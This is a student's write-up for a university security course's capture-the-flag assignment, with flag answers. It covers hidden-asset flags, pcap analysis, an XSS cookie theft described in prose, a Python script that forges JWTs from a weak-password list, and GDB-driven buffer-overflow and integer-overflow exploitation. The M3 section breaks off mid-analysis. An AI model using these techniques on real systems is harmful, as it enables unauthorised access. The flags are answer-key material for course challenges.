
Tan Jo-Wayn   CS2107 Assignment 2 Write-Up

E1. The flag is trivially found on the last page of the assignment file.

CS2107{let_the_games_begin_part_2}

E2.

Following the challenge's tutorial on Cross Site Scripting, the document.cookie variable embedded into the javascript payload returned the admin's cookie behind the url of the custom webhook site created, which contained the flag. The flag did not contain any characters that needed to be URL-decoded, hence it could be returned as it is.



CS2107{my_f15Rt_x55_atk_488a31ea3a6ecce0506bd073d3adc65a}

E3.

The flag is made up of 5 parts, hidden in different assets that make up the website. Using inspect element mode in the browser, I was able to realise the existence of these elements. Simply appending them to the url of the host website allowed me to access the asset. Exploring the codes of these different assets led me to arrive at the 5 segments of the flag, which when concatenated together formed the final flag.

The first flag was found in the main page's html:

```
      " Tamen quem nulla quae legam multos aute sint culpa legam noster magna "
    </p>
  ▼<form action="javascript:alert('We are not taking subscribers now!\n Flag Part 1: CS2107{W0w_y0'}" method="post">
      <input type="email" name="email">
      <input type="submit" value="Subscribe">
    </form>
```

The second flag can be found hidden in the footer of the portfolio page:

```
    </div>
  </footer>
  <!-- End Footer -->
  <!-- Part 2 of Flag: u_ar3_th3_ --> == $0
▼<a href="#" class="back-to-top d-flex align-items-center justify-content-center"> flex
  ▼<i class="bi bi-arrow-up-short">
      ::before
    </i>
```

The third flag is hidden in assets/css/style.css:

Not Secure | cs2107-ctfd-i.comp.nus.edu:3000/assets/css/style.css

```
/**
* Template Name: Gp
* Updated: Mar 10 2023 with Bootstrap v5.2.3
* Template URL: https://bootstrapmade.com/gp-free-multipurpose-html-bootstrap-template/
* Author: BootstrapMade.com
* License: https://bootstrapmade.com/license/
*/

/* Part 3 of the flag: r3al_inspect0r_ */
```

The fourth flag is hidden in assets/js/main.js:

Not Secure | cs2107-ctfd-i.comp.nus.edu:3000/assets/js/main.js

```
    },
    slidesPerView: "auto",
    pagination: {
      el: ".swiper-pagination",
      type: "bullets",
      clickable: true,
    },
  });

  /**
   * Animation on scroll
   */
  window.addEventListener("load", () => {
    AOS.init({
      duration: 1000,
      easing: "ease-in-out",
      once: true,
      mirror: false,
    });
  });

  /**
   * Initiate Pure Counter
   */
  new PureCounter();
})();

// Flag Part 4: 0f_th3_w3b_
```

The fifth flag is hidden in in readme.txt:

Not Secure | cs2107-ctfd-i.comp.nus.edu:3000/Readme.txt


```
Thanks for downloading this template!

Template Name: Gp
Template URL: https://bootstrapmade.com/gp-free-multipurpose-html-bootstrap-template/
Author: BootstrapMade.com
License: https://bootstrapmade.com/license/

Flag Part 5: 7785a96193a654158eca6e2572e618bb}
```

Concatenating the 5 parts, the final flag is


CS2107{W0w_y0u_ar3_th3_r3al_inspect0r_0f_th3_w3b_7785a96193a654158eca6e2572e618bb}

E4.

The challenge file is in the form of a packet capture, hence we use Wireshark to deal with such data.



Bringing up the hierarchy statistics from the pcap as above, we find that most of the transmitted data is in TCP which is encrypted, so there is not much to learn from the encrypted data. However, we also observe that there were instance of FTP data transfer. Since we know FTP is sent in clear, I filtered the pcap by FTP data as below.



As the description in the info field suggests, this is the data we are looking for to lead us to the flag. The ASCII dump gives us a clue that the flag is in the form of a png. A quick lookup on how to save the payload as a png (https://www.youtube.com/watch?v=PBC4Fi7p1I8) later, we saved the payload in raw format and appended the png extension to obtain an image containing the flag (as below).


CS2107{fAN9S_ThAt_c4n_Ch0mp_tHrougH_CONcre7e}

M1.


In this challenge, we are required to modify the GET request's authentication token (cookie) in such a way that verifies that we have admin rights. For this challenge, I used BurpSuite's Intruder mode to brute force a list of generated tokens. In the challenge, it was stated that a weak password was used to generate the token for the admin as well. Observing the source code, it was also found that the DEFAULT_TOKEN's dictionary variable for admin was set to "False". Setting this to True and using a common (but small – 1000 weak passwords collection) list of weak passwords found on the Internet, I generated the list of forged tokens with the following code:

```python
import os
import jwt
from typing import Dict, Union

JWT_TYPE = Dict[str, Union[str, bool]]
DEFAULT_TOKEN = {"admin": True}
TOKEN_NAME = "auth_token"
ALGORITHM = "HS256"

def encode_jwt(data: JWT_TYPE, password: str) -> str:
    """Encode Dict to JWT"""
    return jwt.encode(data, password, ALGORITHM)

# Read the list of passwords from the input file
with open("common.txt" , "r", encoding="ISO-8859-1") as file:
    passwords = [line.strip() for line in file]

# Generate JWT tokens and store them in the output file
with open("output_tokens.txt", "w") as file:
    for password in passwords:
        JWT_DEFAULT_TOKEN = encode_jwt(DEFAULT_TOKEN, password)
        file.write(f"{JWT_DEFAULT_TOKEN}\n")
        print(f"{JWT_DEFAULT_TOKEN}")
```


The output forged tokens txt looks as follows. The format follows that of the token used in the response cookie when we first assessed the site (baseline), hence we know we are on the correct path.




Using BurpSuite's Intruder mode, we can iteratively send requests with modified cookies to the server and obtain responses. I sorted the responses by status, and looked for the first response that had status "200 OK" other than the baseline response. The attack looks as follows:




The response using the cookie "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6dHJ1ZX0.wnPtE2tSLvbFJm_AGOKze68_ohgNkCSkBE-8gWy4s2o", which was generated using the encode_jwt function with the password as "password1" and algorithm as HS256 returned the following response with the flag:



To view the web page, I used a third party extension on my browser to change the token as follows:



The resultant web page with the flag is as follows:



CS2107{D0_n0t_UsE-w34k_p@s5w0rds_1n_C00k1es}

M2.

This challenge exploits a fairly straightforward buffer overflow vulnerability. The insecure gets() function is exploitable in a sense that it does not perform boundary checks on the buffer. In the source code, the name buffer has a size of 40 bytes. However, inputting any value larger than 40 bytes will overflow the buffer, leading to overwritten addresses on the call stack. We observe from the source code that after inputting a value for altitude > moon will reset the value of altitude to 0. However in a later line, we realise that we need altitude > moon to still hold true to obtain our shell.

```c
altitude = read_long();
if (altitude > moon) altitude = 0;

puts("What's your name?");
gets(name);

if (altitude > moon) {
    printf("You are over the moon, %s!", name);
    system("/bin/sh"); // get your free remote shell!
} else {
    printf("You are in altitude %lld km, %s. Too bad!", altitude, name);
}
```

Firing up GDB and disassembling the main function, we obtain the following.

```
(gdb) break main
Breakpoint 1 at 0x12b9
(gdb) disassemble main
Dump of assembler code for function main:
   0x00000000000012b1 <+0>:     endbr64
   0x00000000000012b5 <+4>:     push   %rbp
   0x00000000000012b6 <+5>:     mov    %rsp,%rbp
   0x00000000000012b9 <+8>:     sub    $0x30,%rsp
   0x00000000000012bd <+12>:    mov    $0x0,%eax
   0x00000000000012c2 <+17>:    call   0x1209 <setup>
   0x00000000000012c7 <+22>:    lea    0xd3a(%rip),%rdi        # 0x2008
   0x00000000000012ce <+29>:    call   0x10b0 <puts@plt>
   0x00000000000012d3 <+34>:    mov    $0x0,%eax
   0x00000000000012d8 <+39>:    call   0x126e <read_long>
   0x00000000000012dd <+44>:    mov    %rax,-0x8(%rbp)
   0x00000000000012e1 <+48>:    mov    0x2d28(%rip),%rax        # 0x4010 <moon>
   0x00000000000012e8 <+55>:    cmp    %rax,-0x8(%rbp)
   0x00000000000012ec <+59>:    jle    0x12f6 <main+69>
   0x00000000000012ee <+61>:    movq   $0x0,-0x8(%rbp)
   0x00000000000012f6 <+69>:    lea    0xd25(%rip),%rdi        # 0x2022
   0x00000000000012fd <+76>:    call   0x10b0 <puts@plt>
   0x0000000000001302 <+81>:    lea    -0x30(%rbp),%rax
   0x0000000000001306 <+85>:    mov    %rax,%rdi
   0x0000000000001309 <+88>:    mov    $0x0,%eax
   0x000000000000130e <+93>:    call   0x1100 <gets@plt>
   0x0000000000001313 <+98>:    mov    0x2cf6(%rip),%rax        # 0x4010 <moon>
   0x000000000000131a <+105>:   cmp    %rax,-0x8(%rbp)
   0x000000000000131e <+109>:   jle    0x134b <main+154>
   0x0000000000001320 <+111>:   lea    -0x30(%rbp),%rax
   0x0000000000001324 <+115>:   mov    %rax,%rsi
   0x0000000000001327 <+118>:   lea    0xd06(%rip),%rdi        # 0x2034
   0x000000000000132e <+125>:   mov    $0x0,%eax
   0x0000000000001333 <+130>:   call   0x10d0 <printf@plt>
   0x0000000000001338 <+135>:   lea    0xd10(%rip),%rdi        # 0x204f
   0x000000000000133f <+142>:   mov    $0x0,%eax
   0x0000000000001344 <+147>:   call   0x10c0 <system@plt>
   0x0000000000001349 <+152>:   jmp    0x1367 <main+182>
   0x000000000000134b <+154>:   lea    -0x30(%rbp),%rdx
   0x000000000000134f <+158>:   mov    -0x8(%rbp),%rax
   0x0000000000001353 <+162>:   mov    %rax,%rsi
   0x0000000000001356 <+165>:   lea    0xcfb(%rip),%rdi        # 0x2058
   0x000000000000135d <+172>:   mov    $0x0,%eax
   0x0000000000001362 <+177>:   call   0x10d0 <printf@plt>
   0x0000000000001367 <+182>:   nop
   0x0000000000001368 <+183>:   leave
   0x0000000000001369 <+184>:   ret
End of assembler dump.
```

From this, we learn that main+93 is the corresponding location where the gets function is called in the main function. Setting this as a breakpoint, we then run the compiled binary and input an arbitrary value 1000 for the current altitude. At the breakpoint, which is after the input for the current altitude has been retrieved and copied onto the memory location allocated for the buffer buf, we observe that the memory location where our altitude was saved to starts from the memory address 0x7fffffffde18.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/over-the-moon.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Provide current altitude:
1000
What's your name?

Breakpoint 1, 0x000055555555530e in main ()
(gdb) x/100 $rsp
0x7fffffffddf0: 0       0       0       0
0x7fffffffde00: 0       0       -134320624      32767
0x7fffffffde10: 0       0       1000    0
0x7fffffffde20: 1       0       -136367734      32767
0x7fffffffde30: -8416   32767   1431655089      21845
0x7fffffffde40: 1431650368      1       -8392   32767
0x7fffffffde50: -8392   32767   264147526       -535355287
0x7fffffffde60: 0       0       -8376   32767
0x7fffffffde70: 0       0       -134229984      32767
0x7fffffffde80: -1277390266     535355286       1832424006      535351255
0x7fffffffde90: 0       0       0       0
0x7fffffffdea0: 0       0       0       0
0x7fffffffdeb0: -8392   32767   -1922281472     -1621118633
0x7fffffffdec0: 13      0       -136367547      32767
0x7fffffffded0: 1431655089      21845   0       32767
0x7fffffffdee0: 0       0       0       0
0x7fffffffdef0: 0       0       1431654688      21845
0x7fffffffdf00: -8400   32767   0       0
0x7fffffffdf10: 0       0       1431654734      21845
0x7fffffffdf20: -8408   32767   56      0
0x7fffffffdf30: 1       0       -7545   32767
0x7fffffffdf40: 0       0       -7508   32767
0x7fffffffdf50: -7493   32767   -7473   32767
0x7fffffffdf60: -7438   32767   -7384   32767
0x7fffffffdf70: -7351   32767   -7338   32767
```

*Address of altitude value on the stack is at 0x7fffffffde18

With this information in mind, we just have to find out the address of where the first byte of name is saved, in order to figure out if there is an offset we need to pad our input of name before we can overwrite the value of the current altitude. From the assembly dump, we know that the next line of instruction after this breakpoint occurs at main+98, hence we set another breakpoint at this location, whereby the gets() function has already been executed. We then input 40* 'A' as input for name so that we are able to observe where the allocated memory location on the stack stops at.

```
(gdb) continue
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, 0x0000555555555313 in main ()
(gdb) x/100xg $rsp
0x7fffffffddf0: 0x4141414141414141      0x4141414141414141
0x7fffffffde00: 0x4141414141414141      0x4141414141414141
0x7fffffffde10: 0x4141414141414141      0x0000000000000300
0x7fffffffde20: 0x0000000000000001      0x00007ffff7df318a
0x7fffffffde30: 0x00007fffffffdf20      0x00005555555552b1
0x7fffffffde40: 0x0000000155554040      0x00007fffffffdf38
```

*Address where the first byte of char[] name is saved is 0x7fffffffddf0

We discover than the altitude value conveniently appears on the stack immediately after the last byte of our 'A'! This means simply entering a value after our 40* 'A' will overwrite the old altitude value. Overwriting the altitude to 100,000, we obtain the flag.

```
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16301
Provide current altitude:
1
What's your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA100000
You are over the moon, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA100000!
ls
flag.txt
run
cat flag.txt
CS2107{s0m3wher3_0ver_the_m00n_l1e5_a_br0ken_sm4rt_contr4ct_af1389a}%
```

CS2107{s0m3wher3_0ver_the_m00n_l1e5_a_br0ken_sm4rt_contr4ct_af1389a}

M3.

This challenge involves exploiting a buffer overflow and integer overflow. The key bug in the packet viewer program is that the data_len variable is saved as an unsigned short int, meaning it can only hold a max integer value of 65535 since the variable is 2 bytes (16 bits) in size. However, what happens when we specify a data length that is more than (approx.) 65535? In the source code, this potential integer overflow error was not dealt with or caught, and as a result when more than approximately 65535 (65528 to be exact) bytes are specified, we bypass the data length checks, since the entered value simply wraps around (modulo) 65536 and saves that value as the variable instead. This bug is more clearly portrayed in the screenshots below.

In this screenshot, the data length checks are working as intended, disallowing us from entering any value greater than 4096. (When we use data_len = 4096, program does not work properly either perhaps because of the extra null byte appended at the end. With data_len 4095, the program works properly)

```
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
######### CS2105 UDP Packet Viewer #########
Source Port > 12345
Destination Port > 54321
Data Length > 4097
Too much data!
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
######### CS2105 UDP Packet Viewer #########
Source Port > 12345
Destination Port > 54321
Data Length > 4096
Data > aaa
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
######### CS2105 UDP Packet Viewer #########
Source Port > 12345
Destination Port > 54321
Data Length > 4095
Data > aaa

Packet bytes:

0x000000: 39 30 31 d4 07 10 e9 f1 61 61 61 0a 00 00 00 00 901.....aaa.....
0x000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

The simple check condition below ensures the above.

```c
// len is length in bytes of UDP Header and UDP data
packet.header.len = data_len + sizeof(UDPHeader);
if (packet.header.len > sizeof(UDPPacket))
{
    puts("Too much data!");
    return 1;
}
```

Notes: sizeof(UDPHeader) always returns 8 bytes, while sizeof(UDPPacket) returns (maximum) 4096+8 header bytes

The flaw in the check function comes about when data_len + sizeof(UDPHeader) > 65535. Since packet.header.len and data_len are both unsigned short int, meaning they can hold a max value of 65535, when data_len + sizeof(UDPHeader) > 65535, the value saved in packet.header.len will wrap around 65536. As in the aforementioned example, packet.header.len = 65533 + 8 = 65541%65536 = 5.

When we enter a value like 65541, the program works as if we entered a data length of 5 (first 8 bytes of packet header + 5 bytes of data including null byte). This is because 65541%65536 = 5.

```
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
######### CS2105 UDP Packet Viewer #########
Source Port > 12345
Destination Port > 54321
Data Length > 65541
Data > aaaaaaaaaaa

Packet bytes:

0x000000: 39 30 31 d4 0d 00 58 6e 61 61 61 61 00          901...Xnaaaa.
```

```
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
######### CS2105 UDP Packet Viewer #########
Source Port > 12345
Destination Port > 54321
Data Length > 5
Data > aaaaaaaaaa

Packet bytes:

0x000000: 39 30 31 d4 0d 00 58 6e 61 61 61 61 00          901...Xnaaaa.
```

From this, we realise that even if we use an extremely large value for the data length, the resultant saved variable will just be the modulo of that number. Now, looking at the function that copies the input of "Data >" to the buffer,

```
void read_packet(UDPPacket* packet, u16 data_len) {
    fgets(packet->data, data_len, stdin);
}
```

The fgets function essentially reads a file stream from stdin up to a length of data_len-1 (accounting for null byte), then copies the data from the input stream to the "packet->data" buffer. More specifically, this is the pointer to the character array in the packet structure. However, we know that the packet structure defined only accepts a character array with a maximum size of 4096 bytes.

```
typedef struct
{
    UDPHeader header;
    char data[0x1000]; // put a cap on amount of data, 4096 bytes
} UDPPacket;
```

What happens if more than 4096 bytes are copied? This scenario describes a buffer overflow, whereby the non-secure function fgets starts to copy the input stream into memory locations on the stack that were not allocated for the buffer, resulting in overwritten memory addresses on the stack. This is the key vulnerability that I will exploit in this challenge.

Since the compiled binary takes a 64-bit (x86_64) architecture, we take the instruction pointer as RIP (as opposed to EIP in 32-bit (x86) architectures). We can quickly find out its architecture through the below command.

```
┌──(kali㉿kali)-[~]
└─$ file /home/kali/Desktop/udp_viewer.bin
/home/kali/Desktop/udp_viewer.bin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dy
ly linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=a5a8f7cc75c703dd06d442d8
53aa15ed4, for GNU/Linux 3.2.0, not stripped
```

Firing up GDB, I obtained the memory locations of the program's functions as below.

```
(gdb) file /home/kali/Desktop/udp_viewer.bin
Reading symbols from /home/kali/Desktop/udp_viewer.bin ...
(No debugging symbols found in /home/kali/Desktop/udp_viewer.bin)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x00000000004010c0  putchar@plt
0x00000000004010d0  puts@plt
0x00000000004010e0  setbuf@plt
0x00000000004010f0  system@plt
0x0000000000401100  printf@plt
0x0000000000401110  fgets@plt
0x0000000000401120  getchar@plt
0x0000000000401130  isprint@plt
0x0000000000401140  __isoc99_scanf@plt
0x0000000000401150  _start
0x0000000000401180  _dl_relocate_static_pie
0x0000000000401190  deregister_tm_clones
0x00000000004011c0  register_tm_clones
0x0000000000401200  __do_global_dtors_aux
0x0000000000401230  frame_dummy
0x0000000000401236  win
0x0000000000401252  main
0x00000000004013b7  setup
0x00000000004013fe  checksum
0x0000000000401472  read_packet
0x00000000004014a8  hexdump
0x00000000004015e0  __libc_csu_init
0x0000000000401650  __libc_csu_fini
0x0000000000401658  _fini
(gdb)
```

From this information, I gathered the following addresses of the pointers to the functions:
win() is located at 0x0000000000401236
win()+5 is at 0x000000000040123B
win()+5 in little endian is \x3B\x12\x40\x00\x00\x00\x00\x00

In python, win()+5 can be expressed as b';\x12@\x00\x00\x00\x00\x00' (This will be useful later as I will be using pwntools to interact with the challenge server)

Setting breakpoint at main(), we find out that the return address of the main() function (RIP) is saved as 0x7fffffffde38 and the base pointer (RBP) is saved as 0x7fffffffde30.

```
Breakpoint 1, 0x000000000040125a in main ()
(gdb) info frame
Stack level 0, frame at 0x7fffffffde40:
 rip = 0x40125a in main; saved rip = 0x7ffff7df318a
 Arglist at 0x7fffffffde30, args:
 Locals at 0x7fffffffde30, Previous frame's sp is 0x7fffffffde40
 Saved registers:
  rbp at 0x7fffffffde30, rip at 0x7fffffffde38
(gdb)
```

Listing out the first 100 bytes from the top of the stack, we observe that the base pointer (RBP) indeed starts at 0x7fffffffde30. The return address starting at 0x7fffffffde38 is what we want to overwrite.

```
Breakpoint 4, 0x000000000040125a in main ()
(gdb) x/100xg $rsp
0x7fffffffde30: 0x0000000000000001      0x00007ffff7df318a
0x7fffffffde40: 0x00007fffffffdf30      0x0000000000401252
0x7fffffffde50: 0x0000000100400040      0x00007fffffffdf48
0x7fffffffde60: 0x00007fffffffdf48      0x56951515bdde3165
0x7fffffffde70: 0x0000000000000000      0x00007fffffffdf58
0x7fffffffde80: 0x0000000000000000      0x00007ffff7ffd020
```

Setting another breakpoint at hexdump() allows us to enter some values in and stop the execution just before the hexdump() function, in order to observe how some of the information is stored.

I entered the following arbitrary values. I used “legal” values that makes data length <4096 bytes just to observe certain behaviour first, without trying to overflow the buffer.
Source Port: 11111
Dest Port: 11111
Data Length: 3000
Data: (3000*A)

Listing the top of the stack before the hexdump() function, I found out something that is crucial to the solve, which is that the first address which stores the value of the first ‘A’ is 0x7fffffffce28!

```
Breakpoint 1, 0x00000000004014b0 in hexdump ()
(gdb) A
Undefined command: "A".  Try "help".
(gdb) x/100xg $rsp
0x7fffffffce00: 0x00007fffffffde30      0x00000000004013b0
0x7fffffffce10: 0x0000000000000350      0x0bb8000000000020
0x7fffffffce20: 0xa8a60bc02b672b67      0x4141414141414141
0x7fffffffce30: 0x4141414141414141      0x4141414141414141
0x7fffffffce40: 0x4141414141414141      0x4141414141414141
0x7fffffffce50: 0x4141414141414141      0x4141414141414141
